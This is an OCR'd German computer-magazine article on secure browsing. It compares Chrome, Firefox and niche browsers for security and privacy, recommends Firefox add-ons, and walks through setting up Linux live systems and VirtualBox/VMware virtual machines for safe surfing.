
UPnP-Freigaben: Portfreigaben sollten Sie immer kontrolliert in der Hand haben. Die Option unter „Internet → Freigaben → Portfreigaben“, die es Netzgeräten erlaubt, automatisch Ports freizugeben, ist ein Sicherheitsrisiko. Die Option ist daher standardmäßig abgeschaltet.

Nachrichten vom Router

Zur Sicherheit trägt auch bei, wenn Sie vom Router über Konfigurationsänderungen informiert werden. Das kann nicht jeder Router, aber die Fritzbox – unter „System → Push Service“. Sicherheitsrelevant ist der unterste Eintrag „Änderungsnotiz“, nützlich ist aber auch „Aktuelle IP-Adresse“, die bei jeder neuen Internetverbindung zum Provider die neue öffentliche IP-Adresse verschickt. Das gewünschte Mailkonto, an das die Fritzbox senden soll, tragen Sie unter „Absender“ ein. ■

Sichere Webbrowser

Den sicheren Webbrowser, der Sie sowohl vor Schädlingsangriffen als auch vor Datenverfolgung nachhaltig beschützt, gibt es nicht. Aber Sie können zwischen relativ sicheren und weniger sicheren Alternativen und Einstellungen wählen.



Linux plus Firefox plus Firefox-Erweiterungen: Ein bessere Kombination für Systemsicherheit und Datenschutz gibt es nicht.

VON HERMANN APFELBÖCK

Es ist paradox: Der Browser ist heute die wichtigste Software überhaupt. Er zeigt die HTML-Seiten aus dem Web, dem lokalen Netz (Router, Server) und dem lokalen System, ferner Bilder, Musik, Filme, PDF – inklusive Download. Trotzdem haben wir uns daran gewöhnt, dass Browser kostenlos sein müssen. Andererseits zahlen zumindest Windows-Nutzer bares Geld für die Müllabfuhr (AV-Software), die den Müll fernhält oder wegräumt, den der Browser durchgelassen hat.

Da mit Browsersoftware kein Geld zu verdienen ist, stellt sich die Frage nach dem Geschäftsmodell der Hersteller: Beim Marktführer **Chrome** ist es offensichtlich, dass wir selbst und unsere Daten das Produkt sind, womit der Hersteller Google sein Geld verdient. Bei **Opera** und der eingebauten „VPN"-Umleitung (eigentlich nur ein Proxy) schützen wir uns scheinbar vor der Datenverfolgung der Webserver, schicken dabei aber alle Daten an den mittlerweile chinesischen Opera-Besitzer (seit 2016). Hinter **Vivaldi,** das 2015 aus Opera entstand, steht ein kleines Team, das sich angeblich von den voreingestellten gesponserten Lesezeichen finanziert. Selbst **Firefox** lässt sich die voreingestellte Google-Suche bezahlen, wie denn Google generell längst als Hauptsponsor der Mozilla-Foundation auftritt. Aufgrund der Unverkäuflichkeit von Browsersoftware ist leider jeder Browser mehr oder weniger käuflich.

Chrome und Chromium

Der unaufhaltsame Aufstieg von Google Chrome und Chromium seit 2008 ist leicht erklärlich: Chrome ist nicht nur der schnellste Browser, sondern auch sicherheitstechnisch spitze – mit den wenigsten Sicherheitslücken und mit zeitgemäßen Sicherheitsoptionen. Der Browser nutzt eine Safe Browsing API, die auf eine ständig aktualisierte Datenbank schädlicher Websites zurückgreift. Diese Sicherheitsoption zeigt Chrome unter „Einstellungen → Erweitert → Sicherheit und Datenschutz" mit der Option „Mich und mein Gerät vor schädlichen Websites schützen". Sie ist standardmäßig aktiv und sorgt dafür, dass Chrome den Zugang auf gefährliche Sites blockiert und außerdem vor verseuchten oder „ungewöhnlichen" Downloads warnt.

Über die interne Chrome-URL „chrome://flags/" können Sie eine zusätzliche Sicherheitsoption aktivieren: Die Option „Strict site isolation" lädt jede Website als separaten Prozess, was zwar den Speicherbedarf erhöht, aber den Datenzugriff über Sitegrenzen hinweg unterbindet.

Die Sicherheit des Browsers bezahlt der Nutzer allerdings mit hartnäckiger Google-Verfolgung. Chrome erhält ab Einrichtung eine eindeutige Kennung, die an Google gesendet wird. Damit sind die Aktivitäten

des Browsers für Google stets protokollierbar. Lediglich der Inkognito-Modus unterdrückt Cookies, Browserverlauf und Downloadinfos.


Zum offenen Buch wird der Chrome-Nutzer durch die Browsersynchronisierung. Wer diese über sein Google-Konto aktiviert, um mehrere Chrome-Instanzen abzugleichen, hinterlegt die kompletten Verlaufsdaten bei Google. Ein Sicherheitsproblem ist das nicht, aber ein ernstes Datenschutzproblem. Wer bei Chrome/Chromium die Synchronisierung benutzt, sollte unter „Einstellungen → Erweiterte Synchronisierungseinstellungen" die Option „Alle synchronisierten Daten [...] verschlüsseln" aktivieren. Dabei benötigen Sie ein individuelles Kennwort, das unabhängig vom Google-Kennwort ist. Der Komfortverlust ist nicht gravierend, da Sie dieses Kennwort auf jedem weiteren Gerät nur ein einziges Mal eingeben müssen. Alle Daten landen dann verschlüsselt auf dem Google-Server, der Schlüssel verbleibt auf dem lokalen Gerät.

Ein Plädoyer für Firefox

Der Mozilla-Browser verliert Jahr für Jahr Millionen Nutzer – die meisten an Chrome. Wer Sicherheit und Datenschutz priorisiert, sollte dem Firefox der gemeinnützigen Mozilla-Foundation besser treu bleiben, selbst wenn dieser ein wenig langsamer und fetter ist. Firefox bietet im Unterschied zu Chrome/Chromium

- optional den privaten Modus als Standardoption („Einstellungen → Datenschutz & Sicherheit → Chronik")
- optional ein Masterpasswort zum Verschlüsseln der Online-Zugangsdaten, was sowohl gegen Fremdzugriff wie gegen spezialisierte Malware hilft („Einstellungen → Datenschutz & Sicherheit → Formulare & Passwörter")
- standardmäßig verschlüsselte Browsersynchronisierung über das Firefox-Konto
- optional den kompletten Verzicht auf eine gespeicherte Verlaufschronik („Einstellungen → Datenschutz & Sicherheit → Chronik")

Als Schutz gegen betrügerische Sites nutzt Firefox die Safe Browsing API von Google Chrome. Die betreffenden Einstellungen finden Sie unter „Einstellungen → Datenschutz & Sicherheit → Sicherheit". Wer den Mozilla-Browser darüber hinaus dosiert mit bewährten Erweiterungen ausstattet („Add-ons → Erweiterungen" und Eingabe im Suchfeld), surft relativ sicher – sogar unter Windows:



Sicherheit und Datenschutz in Firefox und Chrome: Die Browsereinstellungen ähneln sich äußerlich und technisch bis in die Details. Beim Datenschutz hat Firefox etliche Vorteile.

Noscript: Diese Erweiterung ist nicht bequem, aber der Schädlingsstopp schlechthin. Sie müssen allerdings Scripting auf vielen Seiten erst explizit erlauben. Dies geschieht temporär über das Noscript-Symbol mit Klick auf das blaue „S" mit kleiner Uhr („Temp. Trusted") oder dauerhaft mit dem zweiten „S"-Symbol. Irritieren kann die Tatsache, dass manche als „Trusted" bewertete Seite rot markiert bleibt. Dies ist immer dann der Fall, wenn die Verbindung nicht HTTPS-verschlüsselt ist – typischerweise etwa zu Ihrem Router oder zu einem Datenserver im lokalen Netz. Wenn die Verbindung nur über HTTP funktioniert, müssen Sie die Rotfärbung akzeptieren. Das Umschalten auf „Grün" (durch Klick auf das Schloss-Symbol) würde die Adresse wieder auf „Untrusted" schalten, da „Grün" immer HTTPS voraussetzt.

WOT: Diese Communitydatenbank kam in Verruf, weil Benutzerdaten mit Verlaufsprotokollen verkauft wurden. In der Annahme, dass sich dieser skandalöse Datenhandel nicht wiederholt, hat Firefox die Erweiterung inzwischen wieder im Repertoire.

In puncto Datenschutz suspekt, ist diese Datenbank auf der anderen Seite in puncto Sicherheit ein erheblicher Gewinn: Die Sammlung mit betrügerischen Websites zeigt schon bei der Google-Suche einen grünen oder roten Ring. Beim Zugang auf gefährliche Seiten (direkt oder via Suchmaschine) erscheint eine Warnung und Sie können den Vorgang abbrechen.

HTTPS Everywhere: Die Erweiterung wählt, wo immer verfügbar, eine verschlüsselte HTTPS-Verbindung zu einer Website, auch wenn dies per Link oder Adresseingabe so nicht angefordert wurde. HTTPS ist vor allem bei Bankgeschäften und Einkäufen im Internet unverzichtbar, weil Sie Zugangsdaten oder Kreditkartendaten über das Netz versenden müssen. Der Browser zeigt verschlüsselte Verbindungen in der Adresszeile grün gefärbt. ■

ALTERNATIVE UND SPEZIALISIERTE BROWSER


Browser wie Vivaldi, Opera oder Midori sind gute Software und schicke oder besonders schlanke Alternativen. Zudem gibt es vor allem für Windows eine ganze Reihe sogenannter „Sicherheitsbrowser" wie mit eingebautem Virenscanner für Downloads, mit voreingestellten Sicherheitserweiterungen oder mit Anonymisierung (Commodo Dragon, Avira Scout, TOR, Dooble). Gegen alle diese Browser spricht, dass sie unter der Haube einen Chrome/Chromium oder Firefox verwenden (einzige Ausnahme Midori). Erhöhte Sicherheit gibt es daher nicht von der Basis her, sondern nur durch zusätzliche Einbauten, die man auch durch etliche Browsererweiterungen erreicht (siehe Haupttext). Außerdem können kleine Nischenbrowser Google und Mozilla hinsichtlich Fehleranalyse und Updategeschwindigkeit kaum das Wasser reichen.

Sichere Surfsysteme

Geringe Verbreitung, technische Varianten, kompetente Nutzer: Linux ist kein beliebtes Angriffsziel für digitale Schädlinge. Dieser Artikel zeigt, wie sicheres Surfen mit Linux auch Windows-Nutzern hilft und wie Sie die Websicherheit noch optimieren.

VON HERMANN APFELBÖCK

Beim Thema „Sicher surfen“ vermischen sich oft Aspekte, die nichts miteinander zu tun haben, nämlich der Systemschutz vor digitalen Schädlingen und der Datenschutz vor den Nachstellungen von Datensammlern aller Couleur (Google, Oracle, Amazon, Polizei, Geheimdienste). In diesem Beitrag geht es ausschließlich um den Systemschutz, also um größtmögliche Sicherheit gegenüber Würmern, Viren und Trojanern aus dem Web. Der Schutz durch Livesysteme und virtuelle Systeme ist nachhaltig: Er garantiert sicheres Surfen, sicheres Onlinebanking, sichere Webeinkäufe und erlaubt sogar gezielte Ausflüge auf Trojaner- und Phishing-Sites.



Virtualisierung erhöht die Sicherheit signifikant: Im abgebildeten Beispiel Fall läuft der Browser Firefox in einem virtuellen Lubuntu unter Virtualbox und das Ganze wiederum in einem Lubuntu-Livesystem.

Sicherheit für Linux- und Windows

Internetschädlingen geht es immer darum, ausführbaren Code auf dem System zu starten und sich dann dauerhaft einzunisten. Die entscheidende Hürde für den Schädling ist die initiale Zündung auf dem System. Gelingt diese, mag das umfangreichere Folgeprogramm (Autostart-Mechanismus, Reproduktion, Schadfunktion) mehr oder weniger anspruchsvoll ausfallen, aber im Prinzip hat der Schädling bereits gewonnen. Wie kommt es zur Initialzündung des Schadcodes?

In der Regel lädt der Systembenutzer den Schadcode aktiv und freiwillig. Das geschieht durch die Installation verseuchter Downloads, durch den Doppelklick auf ausführbare Mailanhänge oder den Klick auf Web-URLs in Mails, die Javacripts auslösen, welche wiederum über Browser-Sicherheitslücken Code auf dem lokalen System ausführen. Im Vergleich zu den Zuständen vor zehn und 20 Jahren sind viele Gefahren inzwischen durch technische Filter entschärft: Viele Mailprovider verweigern ausführbare Anhänge, Makrocode in Office-Dokumenten wird nicht mehr ohne Warnung gestartet, Downloads müssen den Check von Smartscreen-Filtern oder AV-Scans bestehen. Trotzdem werden findige Hacker neue Wege auf das lokale System finden. Die beste Lösung ist daher ein System, das den Schädling ignoriert oder zumindest wieder entsorgt. Solche Lösungen gibt es in verschiedenen Abstufungen:

1. Linux-Nutzer sind per se zu 99 Prozent im sicheren Hafen: Die Masse der Schädlinge ist für Windows-Systeme programmiert und nur dort lauffähig.

2. Noch höhere Sicherheit bietet ein Linux in einer virtuellen Maschine (VM), das vom eigentlichen Betriebssystem isoliert ist. Ein Malwarebefall betrifft dann nicht das Hauptsystem. Außerdem kann man frühzeitig einen Klon des Originalzustands anlegen, der stets die Rückkehr zur garantiert unkompromittierten VM gestattet.

3. Es sind noch weitere Steigerungen möglich: Eine Option ist ein Linux-Livesystem als virtuelle Maschine. Dieses verwirft Änderungen am System automatisch. Eine weitere Option ist ein speziell gehärtetes Linux (Apparmor, Selinux) innerhalb einer virtuellen Maschine, wie es etwa das Projekt „Bitbox“ anbietet.

4. Hohe Sicherheit bietet jedes Linux-Livesystem, das unabhängig vom installierten Betriebssystem gestartet wird. Hier geschehen alle Programmaktionen im Arbeitsspeicher, so dass jeder Neustart alle Änderungen und eventuelle Schädlinge entsorgt.

Zu den Punkten 2, 3 und 4 lesen Sie nachfolgend praktische Anleitungen. Aus der Tatsache, dass Linux per se sicheres Surfen gewährleistet (Punkt 1), ist der wichtigste Adressat dieser Anleitungen der Windows-Anwender. Durch Linux-Unterstützung kann der Windows-Nutzer sicherheitstechnisch mit Linux gleichziehen, und dies je nach Lösung mit geringem Komfortverlust. Selbstverständlich eignen sich diese Lösungen aber auch, um die Sicherheit unter Linux zusätzlich zu erhöhen.


Surfen in virtuellen Maschinen

Als Virtualisierungssoftware benötigen Sie entweder Oracle Virtualbox oder Vmware Player. Das kostenlose Virtualbox erhalten Sie für Windows und für alle namhaften Linux-Distributionen unter *https://www.virtualbox.org/wiki/Downloads*. Den ebenfalls kostenlosen Vmware Player gibt es unter *https://my.vmware.com/de/web/vmware/free#desktop_end_user_computing/vmware_workstation_player/12_0*. Unter Windows starten Sie zur Installation einfach den EXE-Installer per Doppelklick, unter Linux müssen Sie den Download erst mit *chmod +x […]* oder mit dem Dateimanager über „Eigenschaften → Zugriffsrechte“ ausführbar schalten.

Der Vmware Player ist mit Rücksicht auf die kostenpflichtige Vmware Workstation funktional eingeschränkt. Beim privaten Einsatz betrifft das zwar nur einige Komfortfunktionen wie etwa Snapshot-Sicherungen, dennoch ist Oracle Virtualbox die komplettere Virtualisierungssoftware für Heimanwender. Die nachfolgenden Anleitungen beziehen sich daher vorrangig auf Virtualbox.

Ein Linux-System in einer virtuellen Maschine verbindet hohen Bedienkomfort mit sehr hoher Sicherheit. Dass Schadprogramme aus dem virtuellen Linux-Gastsystem ausbrechen und das Hostsystem befallen, ist extrem unwahrscheinlich. Es ist nicht nur technisch so gut wie auszuschließen, sondern setzt auch voraus, dass der Schädling auf diese komplexe Situation vorbereitet ist. Das einzige nennenswerte theoretische Risiko ist eine VM für Virtualbox oder Vmware, die bereits vorab gezielt infiziert wurde. Netzwerktechnisch sind die Voreinstellungen so, dass die VM eine virtuelle IP-Adresse erhält, die nicht im Adressraum des lokalen Netzwerks liegt. Weder sieht die VM die anderen Netzrechner noch umgekehrt. Diese Voreinstellung (NAT) lässt sich zwar im Virtualisierer auch umschalten („Netzwerkbrücke“), ist aber die sicherste Option: Die VM kommt ins Internet, sieht aber nicht das lokale Netz.

Als weitere Absicherung gibt es in Virtualbox die Sicherungspunkte. Ein Sicherungspunkt lässt sich zu jedem Zeitpunkt über „Maschine → Sicherungspunkt erstellen“ anlegen. Die Rückkehr zu einem früheren Zustand erfolgt bei ausgeschalteter VM im Verwaltungsfenster über „Sicherungspunkte“ und die Option „Wiederherstellen“. Der Bedienkomfort einer VM ist deutlich höher




Netzwerk und Laufwerke aus der Sicht der VM: Die virtuelle erhält eine virtuelle IP-Adresse vom Host (ifconfig) und sieht nur seine eigene virtuelle Festplatte (lsblk).

als bei selbst bootenden Surfsystemen, weil der Benutzer kein Bootmedium suchen, sein Standardsystem nicht verlassen muss und somit neben seinem sicheren Browser in der VM gewohnt im Hauptsystem weiterarbeiten kann. Wenn der Rechner vier, besser acht GB RAM mitbringt und einen aktuellen Prozessor, läuft das Linux mit Browser in der VM praktisch genauso flüssig wie in einem nativen System.

Livesysteme – Appliances – Installationen: Je nachdem, wieviel individuelle Anpassung Sie von Ihrem Surfsystem in der virtuellen Maschine erwarten, gibt es mehrere Varianten mit unterschiedlichem Einrichtungsaufwand. Ein Linux-Livesystem ist unter Virtualbox nach wenigen Handgriffen startklar, bringt größtmögliche Sicherheit, aber nur einen Browser von der Stange ohne Anpassungsmöglichkeiten. Eine vorkonfigurierte VM (Appliance) ist ebenfalls im Handumdrehen eingerichtet und bietet alle Optionen individueller Anpassung. Aber erstens müssen Sie der heruntergeladenen VM vertrauen, zweitens gibt es nicht alles als fertige virtuelle Appliance. Händische Installationen verursachen den größten Einrichtungsaufwand, basieren aber auf den Installationsmedien der Distributionen und erzeugen eine absolut saubere, neue virtuelle Festplatte.

Einrichten virtueller Maschinen

Das Anlegen neuer VMs ist in Virtualbox wie Vmware eine Angelegenheit von wenigen Mausklicks.



Virtuelle Livesysteme: Eine virtuelle Festplatte ist hier nicht nötig. Sie müssen nur anschließend für das virtuelle optische Laufwerk den Pfad zum passenden ISO-Image angeben.

A. Livesystem: Dazu brauchen Sie zunächst das heruntergeladene ISO-Image der gewünschten Distribution. Da es hier in erster Linie um einen ordentlichen Browser und eventuell einen Mailclient geht, genügt im Hinblick auf den Speicherbedarf ein schlankes Exemplar wie etwa Lubuntu (32 Bit). In Virtualbox klicken Sie dann auf „Neu“, geben einen Namen an (etwa „Lubuntu 18.04“), als Typ „Linux“ und als Version in diesem Beispiel „Ubuntu (32 Bit)“. Nach „Weiter“ genügen unter „Speichergröße“ je nach System 1024, 1536 oder 2048 MB. Nach „Weiter“ benötigen Sie bei einem Livesystem unter „Platte“ keine virtuelle Festplatte. Sie wählen also „Keine Festplatte“ und klicken auf „Erzeugen“. Virtualbox warnt Sie, dass Sie keine Festplatte verwenden, was Sie mit „Fortfahren“ ignorieren. Der erstellten VM müssen Sie jetzt mit „Ändern“ unter „Massenspeicher“ das ISO-Abbild mitteilen. Dies geschieht unter


„Controller: IDE“ auf dem CD-Symbol, das aktuell noch als „leer“ angezeigt wird. Aktivieren Sie links das Kästchen „Live-CD/DVD“ und klicken Sie dann auf das CD-Symbol ganz links oben. Hier können Sie die „Datei für optisches Medium auswählen“ – sprich: Sie navigieren zum ISO-Image des gewünschten Livesystems. Damit ist das Livesystem startklar.

B. Appliance (fertige virtuelle Festplatte): Für Virtualbox wie Vmware gibt es zahlreiche, sofort lauffähige Linux-Systeme zum Download. Es handelt sich – im Unterschied zu Livesystemen – um vollwertige Installationen, die Sie anschließend etwa im Browser mit Lesezeichen oder mit persönlichen Konten im Mailclient beliebig anpassen können. Andererseits entfällt aber der Aufwand der Ersteinrichtung. Eine prominente und vertrauenswürdige Anlaufstelle für solche virtuellen Festplatten ist *https://www.osboxes.org*. Klicken Sie dort auf „VM Images“ und wählen Sie das benötigte Format – VDI für das hier bevorzugte Virtualbox, VMDK für Vmware. Die zahlreichen virtuellen Festplatten (von „Android x86“ bis „Zorin OS“) sind hier standardmäßig 7z-gepackt. Unter Windows muss daher der kostenlose Packer 7-Zip vorliegen (*http://www.7-zip.de*), unter Linux ist 7z-Unterstützung in der Regel Standard und im Bedarfsfall mit


```
sudo apt-get install p7zip p7zip-full
```

auch schnell nachgerüstet. Nach dem Auspacken des Archivs erhalten Sie das Festplattenimage mit der Erweiterung VDI. Verschieben Sie dieses an einen Ort, wo es dauerhaft bleiben kann.

Danach starten Sie Virtualbox. Die ersten Schritte nach Klick auf „Neu“ entsprechen dem Vorgehen wie oben unter „ Livesystem in Virtualbox“. Beim Schritt „Platte“ wählen Sie hier hingegen „Vorhandene Festplatte verwenden“ und navigieren zur heruntergeladenen VDI-Datei. Nach Klick auf „Erzeugen“ ist das virtuelle System bereits eingerichtet, erscheint in der Systemübersicht in der linken Spalte und kann mit „Starten“ oder Doppelklick sofort loslegen. Am Anmeldebildschirm erscheint das Standardkonto „osboxes.org“ (oder „osboxes“), und mit dem Standardpasswort „osboxes.org“ können Sie sich anmelden. Diese Standardeinstellung können Sie später in der Benutzerverwaltung des Linux-Systems natürlich ändern.



Fertige VDI oder VMDK-Images: Angebote wie *www.osboxes.org* ersparen die Installation virtueller Systeme. Sie müssen nur die heruntergeladene virtuelle Festplatte in den Virtualisierer einbinden.



Fertige virtuelle Maschinen verwenden: Aus dem Web geladene virtuelle VDI-Images kann Virtualbox direkt einbinden. Beim Vmware Player (VMDK-Images) ist ein Umweg erforderlich.

Ein Tipp zum Vmware Player: Der Einrichtungsassistent des abgespeckten Players sieht den Einbau fertiger VDMK-Appliances nicht vor. Es geht aber trotzdem: Sie müssen erst eine leere virtuelle Festplatte erzeugen, wie es der Player vorgibt. Ist der Assistent durchlaufen und die VM eingerichtet, gehen Sie nach Rechtsklick darauf auf „Settings“ und löschen die „Hard Disk“ mit „Remove“. Wenn Sie danach mit „Add“ manuell eine „Hard Disk“ einrichten, erscheint die maßgebliche Option „Use an existing virtual disk“. Damit können Sie die VDMK einbinden.


C. Manuelle Installation: Hier durchlaufen Sie den Virtualbox-Assistenten wie oben beschrieben und wählen dann im Dialog „Platte“ die Option „Festplatte erzeugen“, anschließend den Dateityp VDI. Als Größe genügen etwa acht GB, wenn es beim Surfsystem bleiben soll. Genau wie bei Variante A müssen Sie der eingerichteten VM anschließend mit „Ändern“ unter „Massenspeicher“ das ISO-Abbild des Installationsmediums mitteilen. Wenn Sie das virtuelle System danach „Starten“, lädt das ISO-Livesystem, mit dem Sie die Distribution danach in die virtuelle Festplatte installieren. Diese anschließende Einrichtung unterscheidet sich nicht von einer normalen Installation.

Spezialdistribution Bitbox: Browser in the Box

